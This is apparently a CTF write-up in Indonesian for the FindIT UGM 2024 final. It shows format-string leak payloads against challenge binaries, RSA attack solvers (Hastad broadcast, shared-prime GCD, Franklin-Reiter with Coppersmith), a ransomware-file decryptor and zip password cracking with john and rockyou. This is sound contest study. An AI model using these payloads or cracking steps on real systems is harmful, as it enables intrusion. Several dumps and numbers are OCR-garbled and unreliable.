WRITEUP FINDIT UGM 2024 FINAL







ITOID K.EII

IDK

Daftar Isi JustString ______5 Neural like7 RSA But......9 404.......21

Binary Exploitation

Easy

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
     unsigned int v4; // eax
      int i; // [rsp+0h] [rbp-160h]
      int v6; // [rsp+4h] [rbp-15Ch]
      FILE *stream; // [rsp+8h] [rbp-158h]
      char v8[9]; // [rsp+17h] [rbp-149h] BYREF
      char s[112]; // [rsp+20h] [rbp-140h] BYREF
      char format[200]; // [rsp+90h] [rbp-D0h] BYREF
      unsigned __int64 v11; // [rsp+158h] [rbp-8h]
• 12
      v11 = __readfsqword(0x28u);
      setvbuf(stdin, OLL, 2, OLL);
      setvbuf(_bss_start, OLL, 2, OLL);
      stream = fopen("flag.txt", "r");
      if ( stream )
• 18
        if ( fgets(s, 100, stream) )
          fclose(stream);
          v4 = time(0LL);
          srand(v4);
          for ( i = 0; i \le 999; +i )
            printf("Inputkan namamu bro: ");
            fgets(v8, 9, stdin);
            v8[strcspn(v8, "\n")] = 0;
            v6 = rand() % 0x14uLL;
            snprintf(format, 0xC8uLL, "Welcome %s! %s\n", v8, (&greetings)[v6]);
            printf(format);
32
          return 0;
        else
          perror("Error reading file\n");
36
37
          fclose(stream);
38
          return 1;
      else
• 43
        perror("Error opening file. Perhaps there is no such file as flag.txt in the current directory.\nn");
• 44
        return 1;
```

```
00:0000
            rsp 0x7fff23109ab0 - 0x500000000
                  0x7fff23109ab8 -> 0x55e75338b2a0 <- 0x55e75338b
01:0008
                  0x7fff23109ac0 - 0x4100000000000000
0x7fff23109ac8 - 0x4141414141 /* 'AAAAAA' */
02:0010
03:0018
                  0x7fff23109ad0 <- 'FindITCTF{local_flag}\n'
0x7fff23109ad8 <- 'F{local_flag}\n'
0x7fff23109ae0 <- 0xa7d67616c66 /* 'flag}\n' */
04:0020
05:0028
06:0030
                  0x7fff23109ae8 - 0x8c00000003
07:0038
                                                      -[ BACKTRACE ]—
         0x55e752742488 main+479
         0x7f733681f6ca __libc_start_call_main+122
0x7f733681f785 __libc_start_main+133
         0x55e7527421ee start+46
pwndbg> stack 10
00:0000 rsp 0x7fff23109ab0 - 0x500000000
                  0x7ffff23109ab8 → 0x55e75338b2a0 ← 0x55e75338b
0x7fff23109ac0 ← 0x410000000000000
01:0008
02:0010
                  0x7fff23109ac8 - 0x4141414141 /* 'AAAAAA' */
0x7fff23109ad0 - 'Filocal_flag}\n'
0x7fff23109ad8 - 'F{local_flag}\n'
03:0018
04:0020
05:0028
                  0x7fff23109ae0 <- 0xa7d67616c66 /* 'flag}\n' */
0x7fff23109ae8 <- 0x8c00000003
06:0030
07:0038
                  0x7fff23109af0 - 0x600000016
08:0040
                  0x7fff23109af8 - 0x0
09:0048
pwndbg>
```

```
itoidthewarrior
inputkan namamu bro: %10$p
Welcome 0x54435449646e6946! kawan, semangat, hello, tetap
Inputkan namamu bro: %11$p
Welcome 0x215f4b61334c7b46! hello, semangat, kawan, tetap
Inputkan namamu bro: %12$p
Welcome 0x6954346d7230466e! hello, tetap, kawan, semangat
Inputkan namamu bro: %13$p
Welcome 0x72306d336d5f6e30! hello, semangat, kawan, tetap
Inputkan namamu bro: %14$p
Welcome 0xa7d79! hello, semangat, tetap, kawan
Inputkan namamu bro:
```

Flagnya disimpan di stack, dan terdapat format string vulnerability karena printf tidak menggunakan format string specifier. Jadi, pakai format string leak untuk leak isi stack dalam bentuk hexadecimal, kemudian ubah ke byte string dan hasilnya di concatenate.

JustString

```
int __fastcall main(int argc, const char **argv, const char **envp)

{
    char *s; // [rsp+48h] [rbp-8h]

    setvbuf(_bss_start, OLL, 2, OLL);
    s = (char *)malloc(0x32uLL);
    printf("*cuma menampilkan data dengan fgets.?*");
    fgets(s, 50, stdin);
    printf(s);
    free(s);
    return 0;
}
```

```
0x55bc16c242a6
                                                            word ptr cs:[rax + rax]
                                                    endbr64
     0x55bc16c242b0 <__libc_csu_init>
     0x55bc16c242b4 < __libc_csu_init+4>
0x55bc16c242b6 < __libc_csu_init+6>
                                                            <u>r15</u> sli4, sli5, si1, si2, si3, si
r15, [rip + 0x2adb] <<u>__init_array</u>_
  00:0000 rsp 0x7ffcaa935980 → 0x0
                 0x7ffcaa935988 → 0x55bc16c25008 ← 'bukan diriku bang :('0x7ffcaa935990 → 0x55bc16c2501d ← 'aduh masih tanya lagi'
  01:0008
  02:0010
                 0x7ffcaa935998 → 0x55bc16c25033 ← 'masih mikirlah bang
  03:0018
                 0x7ffcaa935980 → 0x55bc16c25047 ← 'idih gampang banget'
0x7ffcaa9359a8 → 0x55bc16c2505b ← 'ee kok masih nanya'
0x7ffcaa9359b0 → 0x55bc16c2506e ← 'jaminan garansi bukan flag'
0x7ffcaa9359b8 → 0x55bc16c25089 ← 'FindITCTF{}'
  04:0020
  05:0028
  06:0030
  07:0038
          0x55bc16c2428e main+197
          0x7faa686806ca __libc_start_call_main+122
                              libc start main+133
     2
          0x7faa68680785
          0x55bc16c2410e start+46
  pwndbg> stack 40
  00:0000 | rsp 0x7ffcaa935980 ← 0x0
                 0x7ffcaa935988 → 0x55bc16c25008 ← 'bukan diriku bang :('
  01:0008
                 0x7ffcaa935990 → 0x55bc16c2501d ← 'aduh masih tanya lagi'
  02:0010
                 0x7ffcaa935990 → 0x55bclbc250ld ← 'aduh masih tanya lagi'

0x7ffcaa935988 → 0x55bclbc25047 ← 'idih gampang banget'

0x7ffcaa935988 → 0x55bclbc2505b ← 'ee kok masih nanya'

0x7ffcaa9359b0 → 0x55bclbc2506e ← 'jaminan garansi bukan flag'

0x7ffcaa9359b8 → 0x55bclbc25089 ← 'wkwkwkkw'

0x7ffcaa9359c0 → 0x55bclbc25095 ← 'wkwkwkkwk'
  03:0018
  04:0020
  05:0028
  06:0030
  07:0038
  08:0040
  ndbg> xinfo 0x55bc16c25089
Extended information for virtual address 0x55bc16c25089:
   Containing mapping:
     0x55bc16c25000
                            0x55bc16c26000 r--p 1000 2000 /home/itoidthewarrior/FindIT!2024
/Final/pwn/juststring/challctf
  Offset information:
           Mapped Area 0x55bc16c25089 = 0x55bc16c25000 + 0x89
           File (Base) 0x55bc16c25089 = 0x55bc16c23000 + 0x2089
       File (Segment) 0x55bc16c25089 = 0x55bc16c25000 + 0x89
           File (Disk) 0x55bc16c25089 = /home/itoidthewarrior/FindIT!2024/Final/pwn/juststring
/challctf + 0x2089
 Containing ELF sections:
                .rodata 0x55bc16c25089 = 0x55bc16c25000 + 0x89
pwndbg>
        🌃 🛞 itoidthewarrior 🛛 🎏 🗁 👂 /pwn/juststring 💽
>>> nc 103.191.63.187 7003
*cuma menampilkan data dengan fgets.?*%9$s
FindITCTF{Strln6 L34k 6uy5}
```

Flagnya tersimpan dalam .rodata, dan .rodata berada di stack. Terdapat format string vulnerability karena printf tidak menggunakan format string specifier. Jadi, cukup gunakan format string read untuk read isi dari .rodata.

Cryptography

Neural_like

Hastad Broadcast Attack, pake CRT untuk solve kongruensi m yang sama dengan mod yg beda dan pake akar kubik untuk dapetin key AES. Dengan key tersebut, langsung saja decrypt AESnya (bingung juga sih gweh, dibantu gpt soalnya aowkoawkwa, sumpah jangan tanya, aku ga paham ini, kripmod kemarin aja hampir her aowkowakaowkwa)

```
import base64
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
from sympy import cbrt
import ast
# Data provided
encrypted_message =
'/mcZBbbHDypRP3bcgHnz4Uxx4ouLVLQ+SOJb0+3IR/aIMp7p+quFgANv+2rWaIxZfNg6pNQvIjRBE
ALWt2Ltog=="
iv_provided = "MTQ5MDI0ODk3NjYyODY1Mw=="
ciphertexts_provided = [
'ATMkxDJEm2v/c/lTq/5vwpDbEreqTO9TMPhJy2LdbQhz6TYBPpm5IJdYKTA4QSTMkpEFq710KQUP
mQdKfIOAn3x7gDHKqz760YxZhiNhI+qa9sP3J15seeN1CwUk6D1T',
ATMkxDJEm2v/c/lTq/5vwpDbEreqTO9TMPhJy2LdbQhz6TYBPpm5IJdYKTA4QSTMkpEFq710KQUP
mQdKfIOAn3x7gDHKqz760YxZhiNhI+qa9sP3Jl5seeN1CwUk6D1T',
ATMkxDJEm2v/c/lTq/5vwpDbEreqTO9TMPhJy2LdbQhz6TYBPpm5IJdYKTA4QSTMkpEFq710KQUP
mQdKfIOAn3x7gDHKqz760YxZhiNhI+qa9sP3Jl5seeN1CwUk6D1T'
public_keys_provided = [
 (3,
7113375843700603805632617209172129905360944598006681353309745039688200026318379919833
1423400794989562830871859590157975391427089317378560851596741909009993084449497272911
16184742764329875860331877990032609387154336948007463),
1259410377783232918621817101372795665205077833372691816174384819766731530963522310050\\
0126929859026548374177622790717389128806823035990979042762193963296692561319725004200\\
```

```
1429866919367235598617037223833210192706336684268168284412261695214574281327836845269
118313635153767786284267264522161308296572085413709307),
  (3,
9436710875651364784686229979340329993024264554608533489458107515216412752354029547571
0466034627931299443141702561946726197412688973006421667952239462299564714317521701006
4958677450028834149851837563819049183406101675908759545201571446449938898989822545800
24164794730076274449307240869151872616289417359703771)
# Convert ciphertexts to integers
ciphertexts = [bytes_to_long(base64.b64decode(ct)) for ct in ciphertexts_provided]
# Extract public keys
public_keys = public_keys_provided
# Common exponent e
e = 3
# Recover the AES key using Hastad's Broadcast Attack
n1, n2, n3 = [pk[1] for pk in public_keys]
c1, c2, c3 = ciphertexts
# Hastad's Broadcast Attack using the Chinese Remainder Theorem
from sympy.ntheory.modular import crt
moduli = [n1, n2, n3]
rems = [c1, c2, c3]
\# Solve x \equiv c1 \pmod{n1}, x \equiv c2 \pmod{n2}, x \equiv c3 \pmod{n3}
result, \_ = crt(moduli, rems)
# Compute the cube root of the result
aes_key_long = int(cbrt(result))
# Convert long int to bytes
aes_key = long_to_bytes(aes_key_long)
# Decrypt the AES encrypted message
iv = base64.b64decode(iv_provided)
cipher = AES.new(aes_key, AES.MODE_CBC, iv)
```

```
padded_message = base64.b64decode(encrypted_message)
message = cipher.decrypt(padded_message).decode('utf-8').rstrip(' ')
print("Decrypted Message:", message)


Decrypted Message: XXXXXXXXXXXXXXXXFindITCTF{14y3red_crypt0_n0_pr0b13m_n4h?_640531}
```

RSA But

Diberikan chall.py

```
#!/usr/bin/python
from Crypto.Util.number import *
def prime():
    a = getStrongPrime(4096)
    b = getStrongPrime(4096)
    c = getStrongPrime(4096)
    return a, b, c
flag = open('secret','rb').read()
c1, c2 = bytes_to_long(flag[:len(flag)//2]),
bytes_to_long(flag[len(flag)//2:])
p1, q1, q2 = prime()
p2 = p1
e = 0x10001
n1 = p1 * q1
n2 = p2 * q2
enc1 = pow(c1, e, n1)
enc2 = pow(c2, e, n2)
pq = p1 + q1
print(f"""n1 = {n1}
n2 = \{n2\}
enc1 = \{enc1\}
enc2 = {enc2}
e = \{e\}
pq = \{pq\}""")
```

Diberikan juga hasil n₁, n₂, enc₁, enc₂, e, dan pq dari plaintext yang berada di server (flag).



Nilai p_1 bisa didapatkan dari fpb n_1 dan n_2 , karena $p_1 = p_2$, maka $q_1 = n_1/p_1$ dan $q_2 = n_2/p_1$, sisanya bisa gunakan algoritma decrypt RSA sederhana untuk menghitung plaintext pertama dan plaintext kedua, dan hasilnya diconcatenate kemudian disimpan sebagai file Roshal Archive Compressed file (RAR). Berikut solvernya:

from sage.all import *
from Crypto.Util.number import *
n1 =

0099490900590745368398850614502011578178694247897023182793712706436868522113169560112-199071781392193120636673562555923809959292772135023894989746322550324503047364248931

n2 =

enc1 =

enc2 =

 $1686770368964883636152169153349602801720002224203556763507515400468758313679989108329\\0326278144489134098356678989252061820019860579589312206597213029230162417881844005564\\4549433738905716791719481988816594516298395626695929792989403435538029136529487976319\\0674304601201091588504521481136598684149384289793131927083880845756507234935743150143\\3929823521270531812941577830351203848661651136235297818424710575773963112954142313778\\4069995140783331401141094278680701006499245247240275854733747099503541101893804478525\\2168684553830674398029221325815248320246583435874286416744441194098221219212631260157\\0434764959675421172734938757044059823389234471908799093268168498764808080532499060522\\0159618491738958468595411299988697997702577143768404366737950239520004729192057557483$

0037993403012592151332772549406722460632950206678818731533733953133322139925581510544

e = 65537


pq =

 $1961696021366545776571343533609759463282075343942688948401009546299390594403634600155\\8932204802537520460178237126466194277403363359082108879966519750197292196222944695456\\5238066493869174289608265729630108964552338706427303778575691992934645412837227610520\\1595600786755655606738740130985811868936005886417293014281027692975648052617525139594\\5282638665974661057886850684501945374787388072382337523578222752654877860664695115370\\0309616026627841516589955503719654165002309313775741416633310375974514491394198059857\\9856730720436754818758952280585499857494914454291097949868628889125740754076062852020\\1782077971659687139211048977628647044480660651434109078547326735674387284729522775672\\4154715981850140589074121926951841140305819576536360668388580267419227425902612166319\\7478997385283772814574771506037190660652398388012712616741247300880773174515514637552\\0282774080422078159530854651893081230125813318178295620657077472928608421995995715322\\0404066022718564221866609588422904647329290894857646777892814574493427724516684033833\\3791847071074438539784927350907815367234179599503935781402429916442952570564760984648\\3970730314788736663780998093832042469026989797634257504710295066652752943698335857031\\10466506482341849169357221707825963305052606$

```
p1 = gcd(n1, n2)
print(f"p1: {p1}")
q1 = n1 // p1
```

```
q2 = n2 // p1
print(f"q1: {q1}")
print(f"q2: {q2}")
phi_n1 = (p1 - 1) * (q1 - 1)
phi_n2 = (p1 - 1) * (q2 - 1)
d1 = inverse\_mod(e, phi\_n1)
d2 = inverse\_mod(e, phi\_n2)
print(f"d1: {d1}")
print(f"d2: {d2}")
c1 = pow(enc1, d1, n1)
c2 = pow(enc2, d2, n2)
M1 = long\_to\_bytes(int(c1))
M2 = long_to_bytes(int(c2))
flag = M1 + M2
print(f"{flag}")
file_path = 'flag.rar'
with open(file_path, 'wb') as file:
     file.write(flag)
```

Password file RARnya berada di end-of-file, yakni y0kb1s4Y0k.



Buka flag.rar dengan password tersebut

Quandale Dingle Sequel

Diberikan chall.py

```
from Cryptodome.Util.number import getPrime, inverse, bytes_to_long
from math import gcd
import re

WRITEUP FINDITUGM 2024 FINAL IDK
```

```
import random
import string
from flag import flag
while True:
    p = getPrime(1024)
    q = getPrime(1024)
    n = p * q
    e = 3
    phi = (p-1)*(q-1)
   if gcd(phi, e) == 1:
        d = inverse(e, phi)
        break
def pad():
    return ''.join(random.choices(string.ascii_uppercase +
string.ascii_lowercase + string.digits, k=12))
if __name__ == "__main__":
    evolutions = ['alpha', 'sigma', 'ligma', 'omega', 'skibi', 'rizlr']
    e1 = random.choice(evolutions)
    while True:
        e2 = random.choice(evolutions)
        if e2 != e1:
            break
    flag1 = re.sub("beta", e1, flag) + pad()
    flag2 = re.sub("beta", e2, flag) + pad()
    fl1 = bytes_to_long(flag1.encode())
    f12 = bytes_to_long(flag2.encode())
    ct1 = pow(fl1, e, n)
    ct2 = pow(fl2, e, n)
    print(f"n = {n}")
    print(f"e = {e}")
    print(f"ct1 = {ct1}")
    print(f"ct2 = {ct2}")
```

Diberikan juga n, e, ct₁, dan ct₂ yang merupakan hasil dari enkripsi RSA tersebut

```
$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\correct}$$\text{$\cor
```


Gunakan resultan untuk menghilangkan base yang tidak diketahui, and then pakai coppersmith untuk menghitung pad_diff. Setelah itu, gunakan Franklin-Reiter related message attack untuk retrieve plaintextnya. Berikut solvernya:

```
from libnum import n2s, s2n
from tqdm import tqdm, trange
def short_pad_attack(c1, c2, e, n, add):
    PRxy.\langle x,y \rangle = PolynomialRing(Zmod(n))
    PRx.<xn> = PolynomialRing(Zmod(n))
    PRZZ.<xz,yz> = PolynomialRing(Zmod(n))
    g1 = x^e - c1
    g2 = (x+y+add)^e - c2
    q1 = g1.change_ring(PRZZ)
    q2 = g2.change_ring(PRZZ)
    h = q2.resultant(q1)
    h = h.univariate polynomial()
    h = h.change_ring(PRx).subs(y=xn)
    h = h.monic()
    kbits = n.bit_length()//(2*e*e)
    diff = h.small_roots(X=2^kbits, beta=0.5) # find root < 2^kbits with</pre>
factor >= n^0.5
    if len(diff):
        return diff[0]+add
def related_message_attack(c1, c2, diff, e, n):
    PRx.<x> = PolynomialRing(Zmod(n))
    g1 = x^e - c1
    g2 = (x+diff)^e - c2
    def gcd(g1, g2):
        while g2:
            g1, g2 = g2, g1 \% g2
        return g1.monic()
    return -gcd(g1, g2)[0]
data = open("known.txt").readlines()
pairs = []
n = int(data[0].split('=')[1].strip())
```


```
e = int(data[1].split('=')[1].strip())
ct1 = int(data[2].split('=')[1].strip())
ct2 = int(data[3].split('=')[1].strip())
pairs.append((ct1, ct2, n))
c1, c2, n1 = pairs[0]
evolutions = ['alpha', 'sigma', 'ligma', 'omega', 'skibi', 'rizlr']
diffs = []
for a in evolutions:
    for b in evolutions:
        if a == b: continue
        diffs.append(s2n(a) - s2n(b))
for i in trange(n1.bit_length() // 8):
    for add in diffs:
        add = add << (i * 8)
        diff = (short_pad_attack(c1, c2, 3, n1, add))
        if not diff: continue
        m = related_message_attack(c1, c2, diff, 3, n1)
        try:
            M1 = n2s(int(m)).decode()
            M2 = n2s(int(m+diff)).decode()
            print(M1)
            print(M2)
        except:
        break
```

Forensics

Ranzone



Dari file chall diberikan csv yang encrypted dan eventlog, kita parsing eventlognya dengan EvtxeCmd untuk lihat isinya.



Dari hasil parsing, setelah diulik dikit (aku search pake nama file csvnya, karena nyari tau apa yg ngenkrip file csvnya) ketemu bahwa terjadi aktivitas enkripsi dengan skrip powershell dengan key yang ada disitu juga, jadi skripnya aku keluarin, kasih ke GPT suruh bikin decryptornya aowkoawkaowkoawkwa

Define the password and derive the key and IV

\$Password = ConvertTo-SecureString -String "RanzoneEverywhereH3H3" -AsPlainText -Force


\$Key = (New-Object System.Security.Cryptography.Rfc2898DeriveBytes(\$Password, [byte[]](1..16),

1000)).GetBytes(32)

\$IV = (New-Object System.Security.Cryptography.Rfc2898DeriveBytes(\$Password, [byte[]](17..32),


1000)).GetBytes(16)

```
# Create AES object and set key and IV
$Aes = New-Object System.Security.Cryptography.AesManaged
Aes.Key = Key
Aes.IV = IV
# Define input and output file paths
$InputFilePath = "C:\1Jonathan\CTFS\FindIT Final\Ranzone\user.csv.bak.ranzone"
$OutputFilePath = "C:\1Jonathan\CTFS\FindIT Final\Ranzone\user.csv"
# Open the input file for reading
$InputFileStream = [System.IO.File]::OpenRead($InputFilePath)
# Create the output file for writing
$OutputFileStream = [System.IO.File]::Create($OutputFilePath)
# Create a CryptoStream for decryption
$CryptoStream = New-Object System.Security.Cryptography.CryptoStream($InputFileStream,
$Aes.CreateDecryptor(), [System.Security.Cryptography.CryptoStreamMode]::Read)
# Buffer to hold data during decryption
$Buffer = New-Object byte[] 1048576
while (($Count = $CryptoStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {
  $OutputFileStream.Write($Buffer, 0, $Count)
# Close the streams
$CryptoStream.Close()
$InputFileStream.Close()
$OutputFileStream.Close()
Write-Host "Decryption completed. Decrypted file saved as $OutputFilePath"
```




404

Dari chall ini, dikasih file log sebuah jaringan. Aku cek, itu isinya kayak sebuah attack yang terjadi pada sebuah web. Karena aktivitasnya kebanyakan dirbusting, dan judul challnya 404, aku coba cari status response 200 (OK) dan ketemu beberapa log yang mencurigakan




Dan sisanya paham lah ya, dapet zip, karena ada passwordnya aku kasih ke john the ripper, solved!




```
indITCTF{w3b_att4ck_bukan_gac0r!}
       jons@01-20-jonathans: ~/ctf/ ×
                                                                                             restored.png
rockyou.txt
      expl01T.zip
expl01T.zip:Zone.Identifier
                                                  hash.txt
                                                  image.png:Zone.Identifier rockyou.txt:Zone.Identifier
     flag.txt
     ___(jons® 01-20-jonathans)-[~/ctf/findit]
$ zip2john expl01T.zip > hash.txt
ver 1.0 efh 5455 efh 7875 expl01T.zip/flag.txt PKZIP Encr: 2b chk, TS_chk, cmplen=47, de
       type=0
      jons®01-20-jonathans)-[~/ctf/findit]
     bagas-dribble
                                                  get-discord-app-assets
                                                 image.png rockyou.txt
image.png:Zone.Identifier rockyou.txt:Zone.Identifier
      expl01T.zip:Zone.Identifier
      flag.txt
     (jons 01-20-jonathans)-[~/ctf/findit]
$ john --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer (exploid zip/flag txt)
     lg 0:00:00:00 DONE (2024-05-25 08:26) 20.00g/s 491520p/s 491520c/s 491520C/s 123456..280
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
     [jons⊛ 01-20-jonathans)-[~/ctf/findit]
  FindITCTF{w3b att4ck bukan gac0r!}
```

docker

Ini mah OSINT kocag, kirain tadi restore dari cachenya atau ngapain gitu, ternyata flagnya malah dari akun docker hubnya. Intinya dikasih docker image yang bisa dipull dari hub sec07/vaughan.



setelah dipull, aku liat di image layer, flagnya di-rm. Jadi udah cari-cari kemana2 buat restore dari cache, emg ada caranya, tapi ini chall kocag cachenya udah dihapus ya Tuhan, 4 jam aku ngotak atik itu. Ternyata iseng cek akun docker hubnya, ketemu dah tu docker image yang pertama (sec07/mckenzie) yang flagnya belum di-RM. Forensik apaan kek gini oakwokawowa.



untuk intendednya solutionnya bisa baca referensi ini

ImageImage!Image

1 kata, menjengkelkan. Karena isinya gambar semua, aku coba bikin script buat cek strings yang terkandung dalam gambar2 itu

```
import os
def find_files_in_folder(folder_path):
  """Recursively finds all files in the given folder and subfolders."""
  files = []
  for root, dirs, filenames in os.walk(folder_path):
     for filename in filenames:
       files.append(os.path.join(root, filename))
  return files
def search_text_in_file(file_path, search_string):
  """Reads the file as binary and searches for the specified text string."""
     with open(file_path, 'rb') as file:
       print(f"processing {file_path}")
       content = file.read()
       if search_string.encode() in content:
          return True
  except Exception as e:
     print(f"Error processing {file_path}: {e}")
  return False
def search_text_in_files(folder_path, search_string):
  """Searches for the specified text in all files within the given folder and its subfolders."""
  files = find_files_in_folder(folder_path)
  found_in_files = []
  for file_path in files:
     if search_text_in_file(file_path, search_string):
       found_in_files.append(file_path)
  return found_in_files
if name == " main ":
  folder_path = r'C:\1Jonathan\CTFS\FindIT Final\ImageImage'
  search_string = "FindIT"
  found_files = search_text_in_files(folder_path, search_string)
```

```
if found_files:
    print(f'The string "{search_string}" was found in the following files:')
    for file_path in found_files:
        print(file_path)
    else:
    print(f'The string "{search_string}" was not found in any files.')
```

Karena ga nemu, aku ganti pendekatannya, jadi coba cari file yang bukan gambar karena nemu beberapa file tanpa ekstensi (cek ss di bawah)

```
Command Prompt
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\pXfxyndfJ3\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\Q3XUYxXOuW\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\qdYvwRRF8e\T8pWv7rX2n.png
